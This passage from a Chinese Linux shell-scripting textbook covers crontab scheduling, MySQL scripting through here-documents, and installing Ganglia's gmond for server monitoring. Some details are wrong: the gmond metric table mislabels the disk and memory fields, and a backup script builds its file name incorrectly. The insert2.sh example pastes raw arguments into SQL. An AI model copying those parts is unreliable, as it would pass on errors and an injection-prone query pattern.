由于每个用户都有自己的 crontab，因此，编辑 crontab 调度表需要用-u user 来指定用户；而 vi 命令则是编辑当前用户的 crontab 调度表。crontab 命令-e 选项表示编辑 crontab 调度表，除了-e 选项之外，crontab 命令还有其他几个选项，我们将 crontab 命令的选项及其意义列于表 17-1 中。

表 17-1　crontab 命令选项及其意义

选项名称	意　义
e	编辑 crontab 调度表
l	在 stdout 上显示 crontab
r	删除当前的 crontab 文件

Linux 系统还定义了两个文件来控制 crontab，它们是：/etc/cron.allow 和/etc/cron.deny，/etc/cron.allow 表示哪些用户能使用 crontab 命令，如果它是一个空文件，表明没有一个用户能安排作业。如果这个文件不存在，而有另外一个文件/etc/cron.deny，则只有不包括在这个文件中的用户才可以使用 crontab 命令。如果它是一个空文件，表明任何用户都可安排作业。两个文件同时存在时，cron.allow 优先，如果都不存在，只有超级用户可以安排作业。Linux 系统用户的作业与它们预定的时间存储在文件/usr/spool/cron/crontabs/username 里。username 使用户名，在相应的文件中存放着该用户所要运行的命令。命令执行的结果无论是标准输出还是错误输出，都将以邮件形式发给用户。

下面的例 17-6 中的命令显示了 root 用户的 crontab，由于目前还没有为 root 用户创建 crontab，/etc/crontab 文件中只有默认的代码和注释。

```
#例 17-6：显示了 root 用户的 crontab
[root@zawu shell-program]# crontab -u root -l
no crontab for root
[root@zawu shell-program]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7)  OR
```

```
#sun,mon,tue,wed,thu,fri,sat
# |   |   |   |   |
# *   *   *   *   *  command to be executed          #在此添加定时执行的命令

[root@zawu shell-program]#
```

从例 17-6 中/etc/crontab 文件的内容可以看出，crontab 中的语句格式为：

```
* * * * * 用户名 可执行命令
```

前面的五个“*”分别表示“分钟、小时、日期、月份、星期”，取值范围分别为“0～59、0～23、1～31、1～12、0～6”，比如：

```
* * * * *                                          #表示每分钟
1 * * * *                                          #表示每小时第 1 分钟
02 12 * * *                                        #表示每天 12 点第 2 分钟（每天 12：02）
0-59/2 * * * *                                     #表示每 2 分钟执行一次任务
```

crontab 在 Linux 系统管理方面有着广泛的应用，同时，crontab 也是用户定制 Shell 环境的常用工具，下面举一个实际例子来说明 crontab 的应用。

例 17-7 的问题是：某系统管理员需每天做一定的重复工作，请按照下列要求，编制一个解决方案：

① 在下午 4 :50 删除/abc 目录下的全部子目录和全部文件。

② 从早 8:00 到下午 6:00 每小时读取/xyz 目录下 x1 文件中每行第一个域的全部数据加入到/backup 目录下的 bak01.txt 文件内。

③ 每逢星期一下午 5:50 将/data 目录下的所有目录和文件归档并压缩为文件 backup.tar.gz。

④ 在下午 5:55 将 IDE 接口的 CD-ROM 卸载（假设 CD-ROM 的设备名为 hdc）。

⑤ 在早晨 8:00 前开机后启动。

例 17-7 中要求重复的系统管理工作可以利用 crontab 很方便地完成，我们可以在/etc/crontab 文件中添加下面的语句来完成：

```
#例 17-7 的解决方案
[root@zawu shell-program]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7)  OR
#sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  *  command to be executed

50 16 * * * rm -r /abc/*                                #完成目标①
0 8-18/1 * * * cut -f1 /xyz/x1 >;>; /backup/bak01.txt   #完成目标②
50 17 * * * tar zcvf backup.tar.gz /data                #完成目标③
55 17 * * * umount /dev/hdc                             #完成目标④

[root@zawu shell-program]#
```

我们在 crontab 中加入四条语句，分别对应于例 17-7 中的①～④个目标，但是，目标⑤无法在 crontab 中完成，这需要在每日早晨 8:00 之前开机后启动 crontab。

最后，再举一个利用 crontab 实现定时文件备份的例子，比如，系统管理员在每月第一天备份并压缩/etc 目录的所有内容，存放在/root/bak 目录里，且文件名形式为 yymmdd_etc，其中，yy 为年，mm 为月，dd 为日。我们可以编写一个脚本实现备份功能，然后在 crontab 中设定每天执行该脚本来达到上述目标。备份脚本的名字为 fileback.sh，内容如下：

```
#例 17-8：fileback.sh 脚本用于将/etc 目录的所有内容进行备份
#!/bin/bash

DIRNAME=`ls /root | grep bak`                        #获取/root/bak 字符串

if [ -z "$DIRNAME" ]                                 #如果/root/bak 不存在，则创建一个
then
mkdir /root/bak
cd /root/bak
fi

#获取当前年、月、日数据存储到 YY、MM、DD 变量中
YY=`date +%y`
MM=`date +%m`
DD=`date +%d`

BACKETC=$YY$MM$DD_etc.tar.gz                         #备份文件的名字
tar zcvf $BACKETC /etc                               #将/etc 的所有文件打包
echo "fileback finished!"
```

在 fileback.sh 脚本中，首先试图获取/root/bak 字符串，如果该目录不存在，则立刻创建该目录；然后，利用 date 命令获取当前年、月、日数据，并存储到 YY、MM、DD 变量中，利用此三个变量组成备份文件的名字，存储到 BACKETC 变量中；最后，利用 tar 命令将/etc 的所有文件打包放到 BACKETC 文件中。

我们只要在/etc/crontab 中添加语句，使得每天执行 fileback.sh 脚本一次，就可以完成定期备份功能。

```
#例 17-8 fileback.sh 脚本的执行结果
[root@zawu shell-program]# cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7)  OR
#sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  *  command to be executed

0 1 * * * /bin/bash /usr/bin/fileback.sh           #每天执行 fileback.sh 脚本一次
[root@zawu shell-program]#
```

例 17-8 的思路可以扩展到很多实际的例子中，先编写一个实现基本操作的脚本，再利用

crontab 定时执行它。

17.5 使用 MySQL 数据库

17.5.1 MySQL 基础

数据库能永久存储各种数据，Shell 脚本经常需要从数据库中读取数据、处理数据，再将结果写回到数据库，Linux 系统中常用的数据库有 MySQL、PostgreSQL、Oracle、DB2 等，Shell 脚本使用这些数据库的方法大同小异，本节以 MySQL 数据库管理系统为例，介绍 Shell 编程与 MySQL 的结合使用。

MySQL 是一个高性能的关系型数据库管理系统，具有功能强大、灵活性好的应用编程接口（API）和精巧的系统结构。MySQL 是现今世界上最受欢迎的开放源代码数据库，受到了广大软件用户的青睐。由于体积小、速度快、总体拥有成本低，尤其是开放源代码这一特点，Internet 上的许多中小型网站都选择 MySQL 作为网站数据库。

MySQL 现在已经成为大部分 Linux 系统的可选组件，Linux 安装光盘上附带了 MySQL 的 RPM 包，安装 Linux 时可以选择安装 MySQL。以 Fedora Core 11 系统为例，如果用户没有安装 MySQL，就需要依次安装以下包：perl-DBI-1.607-2.fc11.i586.rpm、perl-DBD-MySQL-4.010-1.fc11.i586.rpm、mysql-5.1.32-1.fc11.i586.rpm、mysql-server-5.1.32-1.fc11.i586.rpm，这些包之间具有依赖关系。MySQL 的安装过程如下：

```
    #安装 perl-DBI-1.607-2.fc11.i586.rpm
    [root@zawu local]# rpm -ivh perl-DBI-1.607-2.fc11.i586.rpm
    warning: perl-DBI-1.607-2.fc11.i586.rpm: Header V3 RSA/SHA256 signature: NOKEY, key ID
d22e77f2
    Preparing...                ########################################### [100%]
          package perl-DBI-1.607-2.fc11.i586 is already installed
    #安装 perl-DBD-MySQL-4.010-1.fc11.i586.rpm
    [root@zawu local]# rpm -ivh perl-DBD-MySQL-4.010-1.fc11.i586.rpm
    warning: perl-DBD-MySQL-4.010-1.fc11.i586.rpm: Header V3 RSA/SHA256 signature: NOKEY,
key ID d22e77f2
    Preparing...                ########################################### [100%]
      1:perl-DBD-MySQL          ########################################### [100%]
    #安装 mysql-5.1.32-1.fc11.i586.rpm
    [root@zawu local]# rpm -ivh mysql-5.1.32-1.fc11.i586.rpm
    warning: mysql-5.1.32-1.fc11.i586.rpm: Header V3 RSA/SHA256 signature: NOKEY, key ID
d22e77f2
    Preparing...                ########################################### [100%]
      1:mysql                   ########################################### [100%]
    #安装 mysql-server-5.1.32-1.fc11.i586.rpm，这样该机器可以作为 MySQL 服务器端
    [root@zawu local]# rpm -ivh mysql-server-5.1.32-1.fc11.i586.rpm
    warning: mysql-server-5.1.32-1.fc11.i586.rpm: Header V3 RSA/SHA256 signature: NOKEY,
key ID d22e77f2
    Preparing...                ########################################### [100%]
      1:mysql-server            ########################################### [100%]
    [root@zawu local]#
```

MySQL 安装完毕之后，需要通过以下几条命令启动 MySQL：

```
[root@zawu local]# mysql_install_db -user=mysql      #新建 mysql 用户
Installing MySQL system tables...
100414 17:06:32 [Warning] Ignoring user change to 'ser=mysql' because the user was set
to 'mysql' earlier on the command line

100414 17:06:32 [Warning] Ignoring user change to 'ser=mysql' because the user was set
to 'mysql' earlier on the command line

100414 17:06:32 [Warning] Forcing shutdown of 2 plugins
OK
……                                                   #因篇幅所限，省略若干行中间结果
The latest information about MySQL is available at http://www.mysql.com/
Support MySQL by buying support/licenses from http://shop.mysql.com/
[root@zawu local]# mysqld_safe -user=mysql &         #后台安全启动 MySQL 数据库
[1] 8997                                             #作业号和进程号
[root@zawu local]# 100414 17:07:13 mysqld_safe Logging to '/var/log/mysqld.log'.
100414 17:07:13 mysqld_safe Starting mysqld daemon with databases from /var/lib/mysql

[root@zawu local]# ps -a | grep "mysql"             #查看 mysql 进程
 8997 pts/0    00:00:00 mysqld_safe
 9071 pts/0    00:00:00 mysqld
```

利用 ps 命令查看到 mysql 进程后才能确定 MySQL 数据库服务器启动成功，客户端方能连接到 MySQL。第一次启动 MySQL 数据库时，可以使用 mysqladmin 命令设置超级用户 root 的密码，该 root 用户是指 MySQL 的管理员，与操作系统的 root 用户无关。下面给出设置 root 用户密码和登录 MySQL 的过程：

```
#将 MySQL 的 root 用户密码设置为 seugrid
[root@zawu local]# mysqladmin -u root password seugrid
[root@zawu local]# mysql -u root -p                 #以 root 用户登录 MySQL
Enter password:                                      #在此输入密码
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.1.32 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>                                               #二级提示符出现，登录成功
```

登录 MySQL 成功就表示 MySQL 安装和配置已经成功，并且 MySQL 服务器进程已经启动，这样我们就可以编写 Shell 脚本并使用 MySQL 数据库了。

17.5.2　Shell 脚本使用 MySQL

Shell 脚本若要使用 MySQL，首先需要登录数据库服务器，登录成功后才能向数据库提交 SQL 语句。下面的例 17-9 给出一个用于登录 MySQL 服务器的脚本：

```
#例 17-9：log.sh 脚本登录 MySQL 服务器
#!/bin/bash

MYSQL=`which mysql`                                  #利用命令替换获得 mysql 的路径

$MYSQL -u mysql -p                                   #以 mysql 用户登录 MySQL 数据库
```

log.sh 脚本首先利用命令替换获得 mysql 的路径，which mysql 命令的结果一般是/usr/bin/mysql，将此结果保存到 MYSQL 变量中，然后执行该变量，-u 参数带上登录数据库的用户名，-p 选项表示需要密码验证。log.sh 脚本是其他使用 MySQL 数据库的基础，而且利用 MYSQL=`which mysql`这种方法极易扩展到其他数据库，比如：数据库服务器基于 PostgreSQL 构建时，我们仅需重新定义一个变量即可：

```
PSQL=`which psql`
$PSQL test
```

下面是 log.sh 脚本的执行结果，执行 log.sh 脚本后，提示输入密码，密码输入正确后，即可登录 MySQL 数据库。

```
#例 17-9 log.sh 脚本的执行结果
[root@zawu MySQL-instance]# chmod u+x log.sh
[root@zawu MySQL-instance]# ./log.sh                #执行 log.sh 脚本
Enter password:                                     #在此输入密码
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.1.32 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>                                              #二级提示符出现，登录成功
```

MySQL 数据库服务器是基于数据库、表和数据来实现数据存储的，服务器上包含多个数据库，每个数据库可以包含多张表，表包含多个字段，数据是存储在表中的。在 MySQL 二级提示符（即 mysql>）下输入一些命令，可以查看当前数据库、表，下面的例 17-10 给出查看数据库的命令：

```
#例 17-10：查看数据库、进入数据库的命令
[root@zawu MySQL-instance]# mysql -u root -p        #以 root 登录数据库
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.1.32 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;                              #显示服务器上包含的数据库名称
+---------------------+
| Database           |
+---------------------+                             #下面是包含三个数据库的名称
| information_schema |
| mysql              |
| test               |
+---------------------+
3 rows in set (0.00 sec)

mysql> use test;                                    #进入 test 数据库
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed                                    #提示数据库变换成功
mysql>
```

在 MySQL 二级提示符下的命令是 MySQL 特有的命令，并不是 Shell 命令。注意，MySQL 每条命令后都需要用分号（;）结束，若没有分号，MySQL 将不执行输入的命令。show databases 命令用于显示当前服务器上所有的数据库名称，目前，MySQL 中存在三个数据库：information_schema、mysql 和 test，use test 表示选择 test 数据库，即进入 test 数据库，进入某数据库后，才能查看或新建该数据库的表。值得一提的是，MySQL 命令是不区分大小写的，例如，show databases 和 SHOW DATABASES 是等价的。

下面举一个例子，该例子在脚本中创建 MySQL 数据库表，脚本名字是 create.sh，内容如下：

```
#例 17-11：create.sh 脚本创建 people 表
#!/bin/bash

MYSQL=`which mysql`

$MYSQL test -u mysql -p <<EOF                        #Here-document 用法
#创建 people 表，包含 4 个属性
create table people(name VARCHAR(20),sex CHAR(1),birth DATE,birthaddr VARCHAR(20));
show tables;
#可以加入任意 MySQL 命令和 SQL 语句
EOF
```

create.sh 脚本极具参考价值，可以作为编写使用 MySQL 的 Shell 脚本的模板。首先，仍然是将 mysql 的路径保存到 MYSQL，再利用 MYSQL 登录数据库，$MYSQL test 表示登录到 MySQL 服务器的 test 数据库，相当于例 17-10 中的 use test 命令，-u mysql 表示以 mysql 用户的身份登录，-p 表示需要密码验证。<<EOF 是 Here-document 用法，我们以前只介绍过 cat 命令的 Here-document 用法，数据库操作依然可以使用此用法，在两个 EOF 之间输入的任意 MySQL 命令和 SQL 语句就相当于 mysql>后面所输入的命令。因此，这种用法可以很方便地将多条 MySQL 命令和 SQL 语句提交到数据库服务器。create.sh 脚本的两个 EOF 之间有两条命令，create table people 是 SQL 语句，用于创建名为 people 的表，括号内定义了 people 表的属性及其类型，show tables 是 MySQL 命令，用于显示当前数据库的所有表名称。限于篇幅，本书在此不介绍关于 SQL 语言、MySQL 命令的详细用法，读者可以自行参考关系数据库方面的书籍。下面给出 create.sh 脚本的执行结果：

```
#例 17-11  create.sh 脚本的执行结果
[root@zawu MySQL-instance]# chmod u+x create.sh
[root@zawu MySQL-instance]# ./create.sh
Enter password:                                      #在此输入密码
Tables_in_test
people                                               #新建的 people 表
[root@zawu MySQL-instance]#
```

create.sh 脚本执行完毕后，test 数据库中出现 people 表，这说明 create.sh 脚本创建 people 表成功。下面再给出一个脚本，用于向 people 表中插入数据，脚本名为 insert.sh，内容如下：

```
#例 17-12：insert.sh 脚本用于向 people 表中插入数据
#!/bin/bash

MYSQL=`which mysql`

$MYSQL test -u mysql -p <<EOF
```

```
#与 create.sh 脚本的区别在于 SQL 语句的不同
#向 people 表插入 6 条记录，记录间用逗号隔开，最后以分号结束
insert into people values ('Z Wu','m','1982-09-11','China'),
                          ('Q Cai','f','1984-11-01','China'),
                          ('T Ma','m','1981-07-17','USA'),
                          ('D Li','m','1982-09-16','China'),
                          ('J Park','m','1970-10-21','Korea'),
                          ('Z Lin','m','1983-02-20','HongKong');
select * from people;                                   #显示 people 表中的所有数据
EOF
```

insert.sh 脚本的结构与 create.sh 脚本一样，两者区别仅在于两个 EOF 之间的 SQL 语句不同，insert into people values 是 SQL 语句，它向 people 表插入 6 条记录，记录间用逗号隔开，最后以分号结束；select * from people 表示将 people 表中的所有数据选出，即显示 people 表中的所有数据。下面给出 insert.sh 脚本的执行结果：

```
#例 17-12  insert.sh 脚本的执行结果
[root@zawu MySQL-instance]# chmod u+x insert.sh
[root@zawu MySQL-instance]# ./insert.sh
Enter password:
name    sex     birth    birthaddr                      #属性名称
Z Wu     m       1982-09-11      China                  #新插入的 6 条记录
Q Cai    f       1984-11-01      China
T Ma     m       1981-07-17      USA
D Li     m       1982-09-16      China
J Park   m       1970-10-21      Korea
Z Lin    m       1983-02-20      HongKong
[root@zawu MySQL-instance]#
```

insert.sh 脚本执行结果显示的是 select 语句的结果，这表示 insert.sh 脚本插入记录成功。由于 insert.sh 脚本不够灵活，我们能否编写将脚本输入参数插入 people 表的脚本呢？答案是肯定的，请看下面的 insert2.sh 脚本：

```
#例 17-13：insert2.sh 脚本演示按照 name sex birth birthaddr 的顺序插入记录
#!/bin/bash

MYSQL=`which mysql`

if [ $# -ne 4 ]                                         #输入参数不能少于 4 个
then
  echo "Usage:insert2.sh name sex birth birthaddr"
else
  statement="insert into people values ('$1','$2','$3','$4');"         #生成 SQL 语句
$MYSQL test -u mysql -p <<EOF
$statement                                              #灵活的用法!
EOF
 if [ $? -eq 0 ]                                        #判定退出码是否正常
 then
  echo "Data sucessfully added."
else
 echo "Problem adding data"
 fi
fi
```

insert2.sh 脚本能按照 name、sex、birth、birthaddr 的顺序插入记录，首先，insert2.sh 脚本判断是否有四个输入参数，若输入参数不为四个，输出“Usage: insert2.sh name sex birth birthaddr”

的提示信息；若输入参数是四个，则生成 SQL 语句，保存于 statement 变量中。然后，将 statement 变量放到两个 EOF 之间，从而提交到 MySQL 数据库。最后，insert2.sh 脚本通过对退出码是否为零的判定，判断插入数据是否成功。下面给出例 17-13 中 insert2.sh 脚本的执行结果：

```
#例 17-13 insert2.sh 脚本的执行结果
[root@zawu MySQL-instance]# chmod u+x insert2.sh
[root@zawu MySQL-instance]# ./insert2.sh Jane f 1986-07-09 Canada     #插入正确的记录
Enter password:
Data sucessfully added.
[root@zawu MySQL-instance]# ./insert2.sh Bob m China     #输入参数只有三个的情况
Usage:insert2.sh name sex birth birthaddr
[root@zawu MySQL-instance]#
```

上面给出 insert2.sh 脚本执行正确和错误的情况，insert2.sh 脚本带四个输入参数时，能成功地将数据插入到 people 表；当 insert2.sh 脚本只有三个时，操作不成功，Shell 提示错误信息。

Shell 脚本能对数据库记录做灵活的处理，比如，我们需要打印出 people 表中所有女人的姓名和出生地，就可以结合 MySQL 数据库操作、管道和 awk 命令来实现。下面的 female.sh 脚本实现了这一功能：

```
#例 17-14：female.sh 脚本打印出 people 表中所有女人的姓名和出生地
#!/bin/bash

MYSQL=`which mysql`

#生成 SQL 语句，用于选择出女性的记录
statement="select * from people where sex='f';"

$MYSQL test -u mysql -p -e "$statement"              #用-e 选项将 statement 提交到 MySQL
    | tr "[\011]" ":"                                #将 Tab 键替换成冒号
    | awk -F":" '{printf ("%-8s\t%s\n",$1,$4)}'      #格式化打印第 1 域和第 4 域
```

female.sh 脚本用于打印出 people 表中所有女人的姓名和出生地，statement 变量保存了生成的 SQL 语句，该语句用于选择出女性的记录；然后，我们将 statement 提交到 MySQL，这里没有用 Here-document 的方法，而是利用 mysql 的-e 选项。值得注意的是，statement 变量需要用引号引起来。由于 people 中人的姓名有的是两个单词，如：Q Cai，有的是一个单词，如：Jane，awk 将空格和 Tab 键都认为是分隔符，因此，直接用 awk 难以指定到姓名和出生地的域。我们用 tr 命令对记录做简单处理，即将 Tab 键替换成冒号，awk 命令以冒号为域分隔符，然后利用 printf 语句格式化打印第 1 域和第 4 域。下面给出 female.sh 脚本的执行结果：

```
#例 17-14 female.sh 脚本的执行结果
[root@zawu MySQL-instance]# chmod u+x female.sh
[root@zawu MySQL-instance]# ./female.sh
Enter password:
name            birthaddr                              #正确输出两位女性的姓名和出生地
Q Cai           China
Jane            Canada
[root@zawu MySQL-instance]#
```

female.sh 脚本正确输出两位女性的姓名和出生地，而且 name 域长度为 8，左对齐。female.sh 脚本对数据的处理方式将数据库操作和 Shell 文本处理相结合，这为 Shell 脚本灵活处理数据库提供了一条途径。

对数据库的操作多种多样，但 Shell 脚本的编写方式都是类似的，不同之处仅在于提交

到 MySQL 数据库的 SQL 语句不同。对于不同的数据库而言，Shell 脚本的区别在于登录数据库的命令，以及提交 SQL 语句的方式。希望读者通过本节的学习能举一反三，不仅学会 MySQL 数据库的其他操作方式，而且学会编写针对其他数据库系统的 Shell 脚本。

17.6 Linux 服务器性能监控系统

Linux 服务器性能监控就是在网络环境下为管理系统及终端用户提供性能参数信息、服务器状态等，所收集到的性能参数可以为管理系统制定决策、分配和调度资源等提供依据，并利于第一时间发现服务器故障，及时恢复调整服务器系统。长期对服务器性能进行监控所获得的数据，可以用来分析服务器性能的瓶颈、观察用户的行为，有助于优化服务器配置和部署。鉴于此，国际上许多大学、著名 IT 公司、高性能计算中心等部门都越来越重视服务器的性能监控，普遍在部门的服务器上部署了监控软件，并提供给用户图形化的访问界面。因此，如何监控 Linux 服务器性能、监控其哪些性能参数、如何及时更新这些性能参数及以何种形式展示给用户都是必须要考虑的重要问题。服务器性能监控的研究逐渐成为人们关注的研究领域，设计和开发完善、稳定、实用的商用性能监控系统也必将成为颇具市场潜力的软件产品。

在 Linux 系统中，可以用 uname、sysinfo、vmstat、netstat、ps、top 等 Shell 命令查看特定的系统信息，但它们都仅仅为本地用户提供系统的性能信息，不支持以 XML 等 Web 数据库格式显示这些性能信息，而且也不支持远程用户的获取和访问。

本节介绍结合使用 Ganglia、Shell 编程和 MySQL 数据库实现分布式 Linux 服务器性能监控系统，该系统能在广域范围内可扩展，能包容异构资源，并能在命名和安全方面与其他的成熟中间件集成。

17.6.1 Ganglia 简介及安装

Ganglia 是一种可扩展的分布式监控系统，主要用于监控各种网络服务器、集群系统等高性能计算机系统。Ganglia 是由加利福尼亚伯克利分校开发的开源软件，最初由美国的 NPACI 和自然基金（NSF）资助，目标是为国家普适计算基础设施网格所建立的动态监控软件。Ganglia 监控系统由两个守护进程(Daemon)：客户端 Ganglia Monitoring Daemon (gmond)和服务端 Ganglia Meta Daemon (gmetad)，以及 Ganglia PHP Web Frontend（基于 Web 的动态访问方式）组成。gmond 模块运行于所有需要被监视的节点上，负责收集本节点的 CPU 负载、内存用量、磁盘空间等系统信息。

由于 Ganglia 的 gmond 进程可以方便地收集各节点的资源信息，国际上许多大学、著名 IT 公司、高性能计算中心所开发的监控系统大都基于 gmond 进程开发。比如，网站 http://monitor.millennium.berkeley.edu 即为加利福尼亚伯克利分校的监控系统，图 17-3 显示了它以图形化的形式展示给终端用户服务器的性能参数，它利用 Ganglia 的 gmond 进程获得 CPU 和存储方面的性能，并以图形化的 Web 界面清晰地展示了过去一小时内的 CPU 负载和内存负载情况。这种网络服务器的监控模式不仅可以方便地监控本部门的网络服务器的工作

情况，而且方便了终端用户对本部门网络服务器的了解，相信会越来越流行。




图 17-3　UC Berkeley 的监控系统

那么，gmond 进程具体可以获取哪些性能参数呢？它所收集的性能参数大概可以分为 8 组：CPU 信息、磁盘信息、过去一段时间内的平均负载、机器类型、内存信息、网络信息、操作系统信息和交换区信息。主要参数及对应的描述如表 17-2 所示。

表 17-2　gmond 所收集的主要性能参数及描述

参数名称	意　　义
cpu_idle	空闲 CPU 百分比
cpu_num	CPU 数目，实际上是 CPU 核的数目
cpu_speed	CPU 的主频，单位为 MHz
disk_free	总的磁盘空间
disk_total	空闲的磁盘空间
load_fifteen	15 分钟内的 CPU 平均负载
load_five	5 分钟内的 CPU 平均负载
load_one	1 分钟内的 CPU 平均负载
machine_type	机器类型，一般为 X_86_64
mem_buffers	缓冲区内存的大小
mem_cached	Cache 的大小
mem_free	总的物理内存大小
mem_shared	总的虚拟内存大小
mem_total	总的内存大小，物理内存加上虚拟内存
mtu	网络最大的传输包的长度，单位是 Byte
os_name	操作系统名字

续表

参数名称	意　义
os_release	操作系统的发行版本
swap_free	空闲的交换区的空间
swap_total	总的交换区空间

为了获取 Linux 服务器的性能参数，我们需要在每台待监控的 Linux 服务器上安装 Ganglia，并启动 gmond 进程。在此以 ganglia-3.0.3.tar.gz 安装包为例介绍 Ganglia 的安装和启动过程：

```
#例 17-15：Ganglia 的安装
[root@jselab local]# tar -zxvf ganglia-3.0.3.tar.gz      #将安装包解压缩，生成安装目录
ganglia-3.0.3/
ganglia-3.0.3/aclocal.m4
ganglia-3.0.3/configure
ganglia-3.0.3/COPYING
……
[root@jselab local]# cd ganglia-3.0.3                    #切换到安装目录
[root@jselab ganglia-3.0.3]# ./configure                 #配置安装包
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
……
[root@jselab ganglia-3.0.3]# make                        #编译安装包
make  all-recursive
make[1]: Entering directory `/usr/local/ganglia-3.0.3'
Making all in lib
……
[root@jselab ganglia-3.0.3]# make install                #安装 Ganglia
Making install in lib
make[1]: Entering directory `/usr/local/ganglia-3.0.3/lib'
make[2]: Entering directory `/usr/local/ganglia-3.0.3/lib'
……
```

例 17-15 中 Ganglia 安装包是源码结构，一般源码结构的安装过程分为：配置—编译—安装，即连续执行 configure、make、make install 三条命令。Ganglia 安装完毕后，就可以启动 Ganglia 的组件 gmond 了，并利用 gmond 进程获得服务器的各个性能参数。事实上，Ganglia 包括很多组件，包括客户端 Ganglia Monitoring Daemon (gmond)、服务端 Ganglia Meta Daemon (gmetad)和 Ganglia PHP Web Frontend（基于 Web 的动态访问方式）。本章仅使用到 gmond 组件，有关其他组件的功能，读者可以参考 Ganglia 官方网站的相关介绍。

gmond 入口程序被默认安装在了/usr/sbin 目录下，因此，直接输入 gmond 就可以启动 gmond 进程了，由于 gmond 进程是在 TCP 的 8649 端口侦听。下面的例 17-16 给出启动 gmond 和查看其进程的命令：

```
#例 17-16：启动和查看 gmond
[root@jselab ganglia-3.0.3]# gmond                       #启动 gmond 进程
[root@jselab ganglia-3.0.3]# netstat -apl | grep 8649    #查看 gmond 进程
tcp        0      0 *:8649              *:*          LISTEN   18287/gmond
udp        0      0 239.2.11.71:8649      *:*                  18287/gmond
```

```
udp        0      0 210.28.82.198:49619 239.2.11.71:8649 ESTABLISHED 18287/gmond
[root@jselab ganglia-3.0.3]#
```

从例 17-16 的 netstat 命令的结果可以看出，gmond 已经开始侦听，进程号是 18287，这表示 Ganglia 安装正常，gmond 启动正常。

17.6.2 提取服务器性能参数名称及数据

使用 Telnet 协议可以获得 Ganglia 所收集的性能参数，一般只要使用下列命令，即可得到与本服务器在同一网段的所有服务器性能参数名称及其数据：

```
telnet localhost 8649
```

Ganglia 所产生的性能参数名称及其数据是以 XML 格式的文件存储的，因此，我们可以将 telnet localhost 8649 命令的结果重定向到文本文件，然后利用 Shell 编程强大的文本处理功能提取出 XML 文件中存储的服务器性能参数名称及其数据。下面的例 17-17 演示了获取 Ganglia 所监控的服务器性能参数的命令：

```
#例 17-17：获取 Ganglia 所监控的服务器性能参数
#将服务器性能参数名称及其数据重定向到 gmond_msg_1.txt 文件
[root@jselab local]# telnet localhost 8649 > gmond_msg_1.txt
[root@jselab local]# cat gmond_msg_1.txt
#以下一段是 Ganglia 出现的系统信息，与具体性能参数无关
#因而，提取性能参数时可以忽略这段信息
Trying 127.0.0.1...
Connected to localhost.localdomain (127.0.0.1).
Escape character is '^]'.
<?xml version="1.0" encoding="ISO-8859-1" standalone="yes"?>
<!DOCTYPE GANGLIA_XML [
   <!ELEMENT GANGLIA_XML (GRID|CLUSTER|HOST)*>
      <!ATTLIST GANGLIA_XML VERSION CDATA #REQUIRED>
      <!ATTLIST GANGLIA_XML SOURCE CDATA #REQUIRED>
   <!ELEMENT GRID (CLUSTER | GRID | HOSTS | METRICS)*>
      <!ATTLIST GRID NAME CDATA #REQUIRED>
      <!ATTLIST GRID AUTHORITY CDATA #REQUIRED>
      <!ATTLIST GRID LOCALTIME CDATA #IMPLIED>
   <!ELEMENT CLUSTER (HOST | HOSTS | METRICS)*>
      <!ATTLIST CLUSTER NAME CDATA #REQUIRED>
